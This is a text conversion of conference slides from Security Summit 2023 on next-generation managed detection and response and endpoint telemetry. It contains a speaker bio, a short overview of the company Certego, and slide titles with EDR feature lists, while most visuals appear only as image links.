



14-15-16 marzo 2023

# Security Summit



## **Next-Generation MDR e Telemetria: best practice di protezione avanzata**

*Alessandro Di Carlo, Forensics & Product Manager, Certego S.r.l.*

14-15-16 marzo 2023 orario 14.00-14.40

# Alessandro Di Carlo (@samartian\_o)

- FORENSICS & PRODUCT MANAGER AT **CERTEGO**
- CONTRIBUTOR (ANALYST & REVIEWER) AT **THEDFIRREPORT**
- 3X SANS **LETHAL FORENSICATOR**
- **GCFA** – GIAC CERTIFIED FORENSIC ANALYST
- **GASF** – GIAC ADVANCED SMARTPHONE FORENSICS



# Who is Certego?



2013 – Foundation: since then, we have been focused on :


## Cloud Delivered Managed Detection & Response Services (MDR)

based on property (traduzione corretta?) Security Orchestration Platform for **Incident Response Coordination** and **Threat Intelligence**.


---

2023    **Modena**    **+185**    **+10K**  
Headquarter    Clients    Incidents managed per year (2022)

# Kill Chain – A Red Team Perspective



# Kill Chain – A Red Team Perspective



# Endpoint Detection & Response


Process Analysis & Timeline

Continuous Monitoring

Custom Signatures

Scalable

Response capabilities



6

# Endpoint Detection & Response

Process Analysis & Timeline

Continuous Monitoring

Custom Signatures

Scalable

Response capabilities




# Real world scenario






